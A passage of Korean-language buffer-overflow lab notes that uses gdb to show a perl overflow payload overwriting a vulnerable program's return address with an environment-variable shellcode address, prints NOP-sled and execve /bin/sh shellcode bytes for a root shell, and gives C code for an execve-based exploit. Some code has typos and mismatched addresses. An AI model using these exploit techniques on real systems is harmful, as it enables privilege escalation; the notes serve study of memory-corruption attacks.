0x804846f <main+15>:    add    $0x4,%eax
0x8048472 <main+18>:    pushl  (%eax)
0x8048474 <main+20>:    lea    0xfffffef8(%ebp),%eax
0x804847a <main+26>:    push   %eax
0x804847b <main+27>:    call   0x804834c <strcpy>
0x8048480 <main+32>:    add    $0x10,%esp
0x8048483 <main+35>:    leave
0x8048484 <main+36>:    ret
0x8048485 <main+37>:    lea    0x0(%esi),%esi
0x8048488 <main+40>:    nop
0x8048489 <main+41>:    nop
0x804848a <main+42>:    nop
0x804848b <main+43>:    nop
0x804848c <main+44>:    nop
0x804848d <main+45>:    nop
```

```
0x804848e <main+46>:    nop
0x804848f <main+47>:    nop
End of assembler dump.
(gdb) br *main+3        // 함수 프롤로그가 끝난후에 break point를 건다.
Breakpoint 1 at 0x8048463
(gdb) br *main+32       // strcpy함수를 호출한후 overflow가 발생한후에 break point를 건다.
Breakpoint 2 at 0x8048480
(gdb) r    perl -e 'print "A"x268,"₩x68₩xfa₩xff₩xbf"'  //overflow 공격을 시도한다.
Starting program: /home/slaxcore/BOF_lab/Eggshell/vul    perl -e 'print
  "A"x268,"₩x68₩xfa₩xff₩xbf"'

Breakpoint 1, 0x08048463 in main ()  //프롤로그가 끝난직후에 정지한다.
(gdb) info registers ebp        // ebp의 내용을 본다.
ebp            0xbffff198       0xbffff198
(gdb)
```

위의 상황을 그림으로 그려보면 eggshell이 출력한 EGG의 주소는 0xbffffa68 이고, 그보다 낮은 메모리영역에 ebp의 주소(0xbffff198)에 위치하고 있다.



이 것은 위에서 10page에서 확인 했다시피 확인을 해보면 ebp의 위치는 EGG가 정상적으로 환경변수로 등록이 되었다면 그 크기만큼 낮은메모리 위치에 있는걸 확인할 수 있다.

계속 진행하여 이제 overflow가 발생하기 전과 발생한 후의 ***return address의 값을 비교***하여보자. return address값은 ebp보다 4byte 위에 있을것이다. 따라서 ebp+4의 값을 확인해보면 아래와 같다.

```
(gdb) info registers ebp
ebp            0xbffff198       0xbffff198
(gdb) x/wx $ebp+4
0xbffff19c:     0x40042507
(gdb) continue
Continuing.

Breakpoint 2, 0x08048480 in main ()
(gdb) x/wx $ebp+4
0xbffff19c:     0xbffffa68
(gdb)
```

overflow가 발생하기 전의 return address : 0x40042507
overflow가 발생한 후의 return address : 0xbffffa68
0xbffffa68은 처음에 eggshell이 출력한 주소와 일치하는 값이다. 따라서 의도대로 return address를 정확하게 덮어 쓴것을 확인 할 수 있다.

좀더 자세한 메모리의 상황을 살펴보자.
먼저 ebp와 ebp+4(return)의 값을 overflow가 발생하기 전과 후를 비교해보면의 발생전의 ebp에는 0xbffff1d80이, ebp+4에는 0x400425070이 들어 있지만 overflow가 발생한 후의 ebp에는 0x414141410이, ebp+4에는 0xbffffa680이 들어있다. 0x41414141은 더미값으로 채운 AAAA...문자열이고, 0xbffffa68은 조작한 return address이다. 아래 그림을 보면 알 것이다.

```
(gdb) x/10wx $ebp
0xbffff198:     0xbffff1d8      0x40042507      0x00000002      0xbffff204
0xbffff1a8:     0xbffff210      0x080482fa      0x080484d0      0x00000000
0xbffff1b8:     0xbffff1d8      0x400424f1
(gdb) continue
Continuing.

Breakpoint 2, 0x08048480 in main ()
(gdb) x/wx $ebp
0xbffff198:     0x41414141
(gdb) x/10wx $ebp
0xbffff198:     0x41414141      0xbffffa68      0x00000000      0xbffff204
0xbffff1a8:     0xbffff210      0x080482fa      0x080484d0      0x00000000
0xbffff1b8:     0xbffff1d8      0x400424f1
```

return address를 따라가 보자.
먼저 overflow가 발생하기 전의 return address(0x40042507)를 따라가보면 libc 함수 영역으로써 함수 명

```
(gdb) x/10wx 0x40042507
0x40042507 <__libc_start_main+147>:     0x5014c483      0xfffa10e8      0x830f8bff      0x838d08ec
0x40042517 <__libc_start_main+163>:     0xffff687b      0x6ee85051      0x83fffff6      0xcfeb10c4
0x40042527 <__libc_start_main+179>:     0xec83178b      0x61838d08
```

을 보아도 main함수가 실행되는것이라 예상 할 수 있다.

overflow가 발생한 후의 return address(0xbffffa68)를 따라가 보면 0x90909090이 가득하다. NOP이 위치하고 있음을 알 수 있다. NOP가 계속 흘러가다 쉘코드를 실행 시키는 부분을 알 수 있을것이다.

```
(gdb) x/10wx 0xbffffa68
0xbffffa68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa88:     0x90909090      0x90909090
```

0xbffffa68에서부터 워드 단위로 500개를 찍어보자. NOP이 계속 흘러흘러 가다가 쉘코드가 시작되는 위치를 발견할 수 있다.

```
(gdb) x/500wx 0xbffffa68
0xbffffa68:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa78:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa88:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa98:     0x90909090      0x90909090      0x90909090      0x90909090
.......
0xbffffe48:     0x90909090      0x89c03190      0xb0c189c3      0x3180cd46
0xbffffe58:     0x2f6850c0      0x6868732f      0x6e69622f      0x5350e389
.......
```

확인결과 쉘코드가 시작되는 주소는 0xbffff34d 이다.

0xbffffa68보다 낮은 주소값들을 보아도 NOP이 상당히 많은걸 볼 수 있을것이다. 이유는 정확하지 않은 return 값이라도 환경변수 영역에만 들어오면 자연스레 쉘코드가 실행 될 수 있게 하기 위해서다.

여러 가지 확인을 해 본 결과 main함수가 실행을 마치고 return 될 때 EIP는 EGG가 있는 위치를 가리키게 될것이고 쉘 코드가 실행이 되어 root쉘을 획득할 수 있게 되는것을 알 수 있다.

3. NOP 없이 ret 어드레스를 추측할 수 있는 방법

```
vi a_1.c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[], char *envp[])
{
  char buff[100];

  printf("%s₩n",envp[0]);
  printf("%s₩n",envp[1]);
  printf("my pid is %d₩n",getpid());
  sleep(1000000);
}
```

```
vi a.c
#include<stdio,h>
#include<stdlib.h>
#include<unistd.h>
int main(void)
{
  char *argv[] = {"./a_1",NULL};
  char *env[] = {"WE=XSTONE","BUG=STUDY",NULL};
  execve(argv[0],argv,env);
  return 0;
}
```

a.c를 컴파일 하고 gdb를 실행시킨다.

(gdb)attach <a.c를 컴파일하여 실행하여 나온 pid>

--나온 주소에서 정지가 된다.

(gdb)x/1000wx $esp : esp가 가르키는 지점으로부터 1000개 워드만큼 찍어낸다.

```
(gdb) attach 2753
Attaching to process 2753
0x400e0a31 in ?? ()
(gdb) x/1000wx $esp
```

스택의 마지막인 아래 부분에서 딱 보면 아스키 문자들 같다...

```
0xbffffffec:    0x3d475542      0x44555453      0x2f2e0059      0x00315f61
0xbfffffffc:    0x00000000      Cannot access memory at address 0xc0000000
```

x/10s 0xbffffec : 스트링으로 찍어보면..

-- 위 소스코드에서 보았던 환경변수와 argv[0]의 값이 보인다.

```
(gdb) x/10s 0xbffffec
0xbffffec:      "BUG=STUDY"
0xbffffff6:     "./a_1"
0xbfffffc:      ""
0xbfffffd:      ""
0xbfffffe:      ""
0xbffffff:      ""
0xc0000000:     <Address 0xc0000000 out of bounds>
0xc0000000:     <Address 0xc0000000 out of bounds>
0xc0000000:     <Address 0xc0000000 out of bounds>
0xc0000000:     <Address 0xc0000000 out of bounds>
```

-- 조금더 위를 찍어보면 역시 소스코드의 환경변수가 등록되어 있는것을 볼수 있다.

-- 스택의 모습을 보면 아래와 같다.

```
(gdb) x/10s 0xbffffffe
0xbffffffe:      "a_1"
0xbfffffe2:      "WE=XSTONE"
0xbfffffec:      "BUG=STUDY"
0xbffffff6:      "./a_1"
0xbffffffc:      ""
0xbffffffd:      ""
0xbffffffe:      ""
0xbfffffff:      ""
0xc0000000:      <Address 0xc0000000 out of bounds>
0xc0000000:      <Address 0xc0000000 out of bounds>
```

환경변수[0] -〉 WE=XSTONE

환경변수[1] -〉 BUG=STUDY₩0
----
argv[0] -〉 ./a_1₩0

00000000
--------- -〉 0xc0000000

이것으로 보아 nop 없이 처음 만나게되는 환경변수의 위치를 알 수 있다.
0xc0000000 - strleng(argv[0]) - 4byte(0000000) - strlength(환경변수) - 2byte(널문자)

 # 버퍼 시작부터 ret add까지 offset을 알아내는 방법

1. 디스어셈블을 통해서...
- 취약점이 존재하는 vul 프로그램을 분석하여
  gdb -q vul
  (gdb) disas main
    .....
  strcpy가 무엇을 무엇으로 복사하는지를 봐라.
  strcpy는 아규먼트가 2개이기 때문에 위어서 push 두 개만 찾으면된다.

- 위에서 분석한것을 토대로 만든 익스플로잇 (연구가 더 필요함.....)

```
vi nop_pub.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define BUFSIZE 100
#define szSFP  4
#define szRET  4

char shell[]="기계어코드";
int main(void)
{
  char buf[BUFSIZE + szSFP + szRET + 1];
  char *argv[] = {"./vul", buf, NULL};
  char *env[] = {"HOME=BLA", shell, NULL};
  unsigned long ret = 0xc0000000 - sizeof(void *)
                    - strlen(argv[0]) - strlen(shell) - 0x02;
  memset(buf, 0x41, sizeof(buf)+4);   /* buf가 포인트 하는 메모리를 NULL에 관계없이 무
                                         조건 109+4 만큼의 공간에 A 문자를 채움. buf의 주
                                         소가 리턴되어 옴. */
  memcpy(buf+BUFSIZE+4, (char *)&ret, 4);   /* (복사대상 주소, 소스 메모리 위치, 복사소스의
                                               바이트단위 크기)
  buf[BUFSIZE+8] = 0x00;

  execve(argv[0], argv, env);
  return 0;
}
```

----

stack

----

sfp

----

ret

₩0
